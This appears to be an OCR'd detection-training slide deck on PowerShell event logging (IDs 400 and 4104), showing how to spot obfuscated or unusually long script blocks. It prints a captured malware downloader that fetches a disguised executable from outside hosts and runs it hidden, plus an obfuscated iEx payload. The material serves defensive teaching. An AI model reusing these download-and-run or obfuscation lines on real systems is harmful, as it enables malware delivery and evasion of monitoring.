


Even older PowerShell v2 Event ID 400

- Look for odd characters

Host_Application
PowerShell 'PowerShell "function xwoej([String] $Eiehxtnndqq){(New-Object System.Net.WebClient).DownloadFile($Eiehxtnndqq,"C:\Users\HACKME\AppData\Local\Temp\daltusflht.exe");Start-Process "C:\Users\HACKME\AppData\Local\Temp\daltusflht.exe";}try{xwoej("http://www.alexandradickman.com/pupirka.png")}catch{xwoej("http://www.hexacam.com/pupirka.png")}" | Out-File -encoding ASCII -FilePath C:\Users\HACKME\AppData\Local\Temp\Ubyag.bat;Start-Process 'C:\Users\HACKME\AppData\Local\Temp\Ubyag.bat' -WindowStyle Hidden

Clean_Host_Application	Obfuscations	Tick_Count	Pct_Count
	' " ([] $){(- ..).($.":\\\\\\\.");-":\\\\\\\.";}{(":// ../.")}{(":// ../.")}" | - - - :\\\\\\\.;- ":\\\\\\\.' -	20	0



4104 - PowerShell Script Block Logging

Microsoft-Windows-PowerShell/Operational Log

Script Blocks are labeled

```
Creating Scriptblock text (1 of 1):
#############################################################
#                                                           #
#       FILE AUDITING CONFIGURATION SCRIPT                  #
#                                                           #
#                       Created by Michael Gough            #
#       Malware Archaeology & LOG-MD dot com                #
#                                                           #
#               Oct, 2017                                   #
#                                                           #
#############################################################
#
#
# Set File or Dir Auditing for Everyone for Create and change Perms only
#
param($path=$(throw "You must specify a directory"))
$ACL = new-object System.Security.AccessControl.DirectorySecurity
$AccessRule = new-object System.Security.AccessControl.FileSystemAuditRule("Everyone","Appe
Delete, DeleteSubdirectoriesAndFiles, TakeOwnership, Write, WriteAttributes, WriteExtendedAttrib
ObjectInherit","NoPropagateInherit","Success")
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Windc	Logged:	3/6/2018 9:15:09 AM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	SURFER\root	Computer:	SURFER
OpCode:	On create calls		
More Information:	Event Log Online Help		

Then you will see this in the logs

EventCode	Cmd_Length	Message
4104	2772	Creating Scriptblock text (1 of 1): iEx((('. ((GEt-v'+'arIable JhD*Mdr*JhD).nAmE'+'[3.11.2]-joINJhDJhD) ([STRinG]::JOIn(JhD.)93]RAhc[]gNiRTs[.JhDDb9JhD(EcAlper.'+')JhDOjhJhD.)96]'+'RAhc[+511]RAhc[+'+'301]RAh'+'c[((EcAlp'+'er.)69]RAhc['+']gNiRT {hJhD+Jh'+'Dctac};JhD+JhDkJhD+JhDaeJhD+JhDrJhD+JhDb;)JhD+JhDCJh'+'D+JhDDJhD+JhDSJhD+JhDEsJhD+JhDg()Jh .JhD+'+'JhD) (3tJ'+'hD+JhDlgN0JhD+JhDDJhD+JhDIJhD+JhDi0JhD+JhDDIrtS'+'oT3tl.cfsJhD+JhDaEsgJhD+JhD(3tleJhD+JhDlJhD+JhD(JhD+JhDni cfsJhD+JhDaEsg(hcJhD+JhDaerof;)DJh'+'D+JhDbJhD+JhD9eDJhD+JhDb9+DbJhD+J'+'hD9xe.Db9JhD+JhD(+ CDSEsJhD'+'+JhDgJh'+'D+JhD;)DJhD+'+'JhDb9?DJhD+JhDb9(JhD+JhDtJhD+JhDiJhD+JhDlpJhD+JhDS.JhD+JhDDb9/JhD- //:JhD+JhDptJhD+JhDth?JhD+JhD/kJhD+JhDJJhD+JhD3wEeJhD+JhD/moc.pohsir'+'tJhD+JhDaJhD+JhDp/JhD+JhD/:ptth /UAJy/az.oc.JhD+JhDkcaJhD+JhDhJ'+'hD'+'+J'+'hDsehtmorfzyob/JhD+JhD/Jh'+'D+JhD:pJhD+JhDtJhD+JhDthJhD+JhD?/A XJ'+'hD+JhDCDAEsg;)3312JhD+JhD'+'8JhD+JhD2JhD+JhD JhD+JhD.JhD+JhD00JhD+JhD0JhD+'+'JhD0JhD+J'+'hD1JhD+.)DbJhD+JhD9tcJhD+JhDejbJhD+JhDo-DJhD+JhDbJhD+JhD9JhD+JhD+JhD+JhDDJhD+'+'JhDb9wJhD'+'+JhDDb9+JhD+Jh JhD+JhD)Db'+'JhD+JhD9JhD+JhDtJ'+'hD+JhDDb9+Db9JhD+JhDcejJhD+JhDbJhD+JhDoJhD+JhD-JhD'+'+JhDwJhD+JhDD JhD+JhDdsJhD+JhDaJhD+JhDdasJhD+JhD'+'nEJhD+JhDsgJhD(()JhDXJhD+]5[clLbup:vnEOjh+]31[clBuP:VneOjh (&aMs .J [cHAR]106+[cHAR]104).[cHAR]36 -REplACe ([cHAR]113+[cHAR]88+[cHAR]82).[cHAR]92 -REplACe ([cHAR]76+[cHAR]66+[cH

- It is not translated, just recorded
- But they are LARGE
  - You can trigger on say > 1000 characters
  - You can see this one will also trigger Obfuscation

This is a normal Script Block

EventCode	Cmd_Length	Message
4104	9593	Creating Scriptblock text (1 of 1): { param([string]$module_name, [string]$req_language, [string]$sys_language, [string]$def_language, [bool]$full_info = $false, [int[]]$index = @()) Set-StrictMode -Off $ProgressPreference = 'SilentlyContinue' $WarningPreference = 'SilentlyContinue' $DebugPreference = 'SilentlyContinue' $VerbosePreference = 'SilentlyContinue' Add-Type -AssemblyName 'System.Core' $commons = New-Object -TypeName 'System.Collections.Generic.HashSet[string]' @('Verbose', 'Debug', 'WarningAction', 'WarningVariable', 'ErrorAction', ` 'ErrorVariable', 'OutVariable', 'OutBuffer') \| foreach {[Void]$commons.Add($_)} $all_commons = @('WhatIf', 'Confirm', 'Verbose', 'Debug', ` 'WarningAction', 'WarningVariable', 'ErrorAction', ` 'ErrorVariable', 'OutVariable', 'OutBuffer', ` 'InputObject', 'PassThru', 'Force') #———————————————————— function is_all_common_parameters { param($parameters) [bool]$res = $true if (@($parameters).Count -ne 0) { foreach($common in $commons) { if (@($parameters) -notcontains $common) {$res = $false; break;} } } $res } #———————————————————— function create_parameter_sets { param($parameter_sets) $res = New-Object -TypeName 'System.Collections.ArrayList' foreach($it in $parameter_sets) { if ($it) { $parameter_set = '' | select 'Name', 'IsDefault', 'AllCommon', 'Parameters' $parameter_set.'Name' = $it.Name $parameter_set.'IsDefault' = [string]$it.IsDefault $parameters = [String[]]@(@($it.Parameters) | foreach {[string]$_.Name}) $all_common = is_all_common_parameters $parameters $parameter_set.'AllCommon' = [string]$all_common if ($all_common) { $tmp = New-Object -TypeName 'System.Collections.ArrayList' $parameters | foreach {if (-not $commons.Contains($_)) {[Void]$tmp.Add($_)} } $parameter_set.'Parameters' = [String[]]@($tmp | foreach {$_}) } else { $parameter_set.'Parameters' = $parameters } [void]$res.Add($parameter_set) } } $res } #———————————————————— function create_help_parameters { param($parameters) $res = New-Object -TypeName 'System.Collections.Hashtable' if ($parameters.parameter) { foreach($it in $parameters.parameter) { if ($it) { $param = '' | select 'name', 'defaultValue', 'description', 'wildcard', 'multiple' $param.'name' = [string]$it.name $param.'defaultValue' = [string]$it.defaultValue $param.'description' = [string]([String]::Join('', @(@($it.description) | foreach {$_.Text}))) $param.'wildcard' = [string]$it.globbing $param.'multiple' = [string]$it.variableLength if (!$res.ContainsKey($param.'name'.ToLower())) { [void]$res.Add($param.'name'.ToLower(), $param) } } } } $res } #———————————————————— function create_parameters { param($cmdinfo, $help_parameters) $parametersets = $cmdinfo.ParameterSets $res = New-Object -TypeName 'System.Collections.ArrayList' $keys = New-Object -TypeName 'System.Collections.Generic.HashSet[string]' foreach($parameterset in $parametersets) { foreach($it in $parameterset.Parameters) { if ($it) { $key = $it.Name.ToLower() if (!$keys.Contains($key)) { $param = '' | select 'Name', 'Aliases', 'Position', 'FromPipelineByValue', 'FromPipelineByName', 'ParameterType', 'IsMandatory', 'DefaultValue', 'Description', 'Wildcard', 'Multiple', 'Prompted' $param.'Name' = [string]$it.name $param.'Aliases' = @([String[]]@($it.Aliases | foreach {$_})) $param.'Position' = if ($it.Position -eq [int]::MinValue) {'named'} else {[string]($it.Position + 1)} $param.'FromPipelineByValue' = [string]$it.ValueFromPipeline $param.'FromPipelineByName' = [string]$it.ValueFromPipelineByPropertyName $param.'ParameterType' = [string]$it.ParameterType.ToString() $param.'IsMandatory' = [string]$it.IsMandatory $param.'Prompted' = [string](((($cmdinfo -isnot [System.Management.Automation.CmdletInfo]) -or ($cmdinfo.Verb -ne 'Get')) ` -and ($all_commons -notcontains $it.name)) if ($help_parameters -and $help_parameters.ContainsKey($key)) { $help_parameter = $help_parameters[$key] $param.'DefaultValue' = [string]$help_parameter.defaultValue $param.'Description' = [string]$help_parameter.description $param.'Wildcard' = [string]$help_parameter.wildcard $param.'Multiple' = [string]$help_parameter.multiple } else { $param.'DefaultValue' = '' $param.'Description' = '' $param.'Wildcard' = '' $param.'Multiple' = '' } [void]$keys.Add($key) [void]$res.Add($param) } } } } $res } #———————————————————— function correct_language { param($lang) if ($lang.IsNeutralCulture -and $lang.LCID -ne 0x07F) { [int]$LCID = if ($lang.LCID -ne 0x0004) {(($lang.LCID -band 0x3FF) -bor 0x400)} else {0x0804} $lang = [System.Globalization.CultureInfo]$LCID } $lang } #———————————————————— function get_languages { param([string]$req, [string]$sys, [string]$def) $current = [System.Globalization.CultureInfo]$req $current = correct_language $current $specific = $current if ($specific.Parent.IsNeutralCulture -and $specific.Parent.LCID -ne 0x07F) { $specific = correct_language $specific.Parent } $current $specific [System.Globalization.CultureInfo]$sys [System.Globalization.CultureInfo]::InstalledUICulture [System.Globalization.CultureInfo]$def } [bool]$need_switch_language=$true #———————————————————— function get_help_info_data { param([string]$command_name, $langs) $res = $null if ($need_switch_language) { foreach($lang in $langs) { if ($lang) { [System.Threading.Thread]::CurrentThread.CurrentUICulture=$lang $info = $null try { $info = get-help -Name $command_name -full -ErrorAction SilentlyContinue } catch [System.IO.FileNotFoundException] { $info = $null } catch { $info = get-help -Name $command_name -full -ErrorAction SilentlyContinue } if ($info.details) { $res = $info break } } } Set-Variable -Name need_switch_language -Scope 2 -Value $false } else { $info = $null try { $info = get-help -Name $command_name -full -ErrorAction SilentlyContinue } catch [System.IO.FileNotFoundException] { $info = $null } catch { $info = get-help -Name $command_name -full -ErrorAction SilentlyContinue } if ($info.details) { $res = $info } } $res } #———————————————————— function create_cmdinfo{ param($command_info, $langs=@()) $help_info = $null if ($full_info) { $help_info = get_help_info_data $command_info.Name $langs } $res = '' | select 'Name', 'Synopsis', 'DefaultParameterSet', 'BuiltIn', 'SnapInName', 'ParameterSets', 'Parameters' $res.'Name'= [string]$command_info.Name $res.'Synopsis' = [string]$help_info.Synopsis if ($command_info.PSSnapin) { $res.'BuiltIn' = [string]$command_info.PSSnapin.IsDefault $res.'SnapInName' = [string]$command_info.PSSnapin.Name } elseif ($command_info.Module) { $res.'BuiltIn' = [string]$false $res.'SnapInName' = [string]$command_info.Module.Name } $res.'ParameterSets' = @(create_parameter_sets $command_info.ParameterSets) $help_parameters = create_help_parameters $help_info.parameters $res.'Parameters' = @(create_parameters $command_info $help_parameters) $res } #———————————————————— function get_commands_info { param([string]$module_name, [int[]]$index = @()) if (@($index).Count -eq 0) { # trick with 'x*' | where { $_ -eq 'x' } required for PoSh 3.0 $res = Get-Command -Module "$module_name*" | where { $_.ModuleName -eq "$module_name" } | get-unique } else { # trick with 'x*' | where { $_ -eq 'x' } required for PoSh 3.0 $res = Get-Command -Module "$module_name*" | where { $_.ModuleName -eq "$module_name" } | select -Index @($index) -unique } $res } #———————————————————— function Get-CmdletInfo { $res = New-Object -TypeName 'System.Collections.ArrayList' if ($full_info) { $langs=@(get_languages $req_language $sys_language $def_language \| Select-Object -Unique) [System.Threading.Thread]::CurrentThread.CurrentUICulture=$langs[0] $commands_info = @(get_commands_info $module_name $index) foreach ($command_info in $commands_info) { if ($command_info) { $item = create_cmdinfo $command_info $langs [Void]$res.Add($item) } } $res } else { $commands_info = @(get_commands_info $module_name $index) foreach ($command_info in $commands_info) { if ($command_info) { $item = create_cmdinfo $command_info [Void]$res.Add($item) } } } $res } #———————————————————— Get-CmdletInfo } ScriptBlock ID: aff2368a-3426-4d2f-89a1-69f6105de273 Path:

Do they look the same?

EventCode	Cmd_Length	Message
4104	9593	Creating Scriptblock text (1 of 1): { param([string]$modu $ProgressPreference = 'SilentlyContinue' $WarningPref $commons = New-Object -TypeName 'System.Collectio {[Void]$commons.Add($_)} $all_commons = @('WhatIf', 'Force') #———————————————— fu (@($parameters) -notcontains $common) {$res = $false -TypeName 'System.Collections.ArrayList' foreach($it in $parameter_set.'IsDefault' = [string]$it.IsDefault $param $parameter_set.'AllCommon' = [string]$all_common if ($ {[Void]$tmp.Add($_)} } $parameter_set.'Parameters' = [S #———————————————— function c in $parameters.parameter) { if ($it) { $param = '' | select $param.'description' = [string]([String]::Join('', @(@($it.d (!$res.ContainsKey($param.'name'.ToLower())) { [void]$r $help_parameters) $parametersets = $cmdinfo.Parame foreach($parameterset in $parametersets) { foreach($it 'FromPipelineByValue', 'FromPipelineByName', 'Parame @([String[]]@($it.Aliases \| foreach {$_})) $param.'Positic

Readable

Cmd_Length	Message
2772	Creating Scriptblock text (1 of 1): iEx(((' . ((GEt-v'+'arIable .)93]RAhc[]gNiRTs[.JhDDb9JhD(EcAlper'+').JhDOjhJhD.)96 {hJhD+Jh'+'Dctac};JhD+JhDkJhD+JhDaeJhD+JhDrJhD+J .JhD+'+'JhD) (3tJ'+'hD+JhDlgN0JhD+JhDDJhD+JhDlJhD+JhDi0JhD+Jh JhD+JhDni cfsJhD+JhDaEsg(hcJhD+JhDaerof;)DJh'+'D+_ CDSEsJhD'+'+JhDgJh'+'D+JhD;)DJhD+'+'JhDb9?DJhD+Jh //:JhD+JhDptJhD+JhDth?JhD+JhD/kJhD+JhDJJhD+JhD3 /UAJy/az.oc.JhD+JhDkcaJhD+JhDhJ'+'hD'+'+J'+'hDsehtm XJ'+'hD+JhDCDAEsg;)3312JhD+JhD'+'8JhD+JhD2JhD+Jh)DbJhD+JhD9tcJhD+JhDejbJhD+JhDo-DJhD+JhDbJhD+_ JhD+JhD)Db'+'JhD+JhD9JhD+JhDtJ'+'hD+JhDDb9+Db9J JhD+JhDdsJhD+JhDaJhD+JhDdasJhD+JhD'+'nEJhD+JhD [cHAR]106+[cHAR]104).[cHAR]36 -REpIACe ([cHAR]113+[


NOT Readable
Obfuscated

And they obfuscate

Obfuscations	Tick_Count	Pct_Count	Dollar_Count	Plus_Count	SemiCol_Cou
"((('. ((-'+' **).'+'[..]-) ([]::(.([]::())][[.('+').)]'+'[+][+'+']'+'[(('+'.)] ['+'][.'+'(.).'+'(.)][]'+'[. (.)){+'+'};++++;)+'+'++++ ()++'+'++-++++'+'+'+'++'+'+'+'(&;)+ .+'+')('+'+++++'+'.++ (+++++'+'++'+'+.+{{+)++'+'++ + +(+;)'+'+++++'+'.+(+ + + + + +:'+'+ = '+'+'+';)+'+'?+ (++++.+/+'+'++'+'+++'+'+'+' /.+'+'+'++++//:++?+/+++/.'+'++ /+/:+?/++'+'/.'+'++-+++//:+?+ //..++'+'+'+'+'/+/'+'+:+++? /+'+'/'+'+.+.//+:+ +'+'+ = '+'+;)+'+'++ +.+++'+'+'+'+(++.+ = +'+';++'+'+.+'+'.+++)+++-++++++'+'+'++++'+'(. '+'+= +++'+'+;++'+'+ +)'+'++'+'++++++- '+'++'+'++++'+'+++++(& +=+ ++++'+'+(()+][:+][: (& ...'+') '+' { _. }))) ')- ([]+[]+[]).[] -".[] -([]+[]+[]).[] - ([]+[]+[]).[] - ([]+[]+[]).[]))	138	0	0	264	
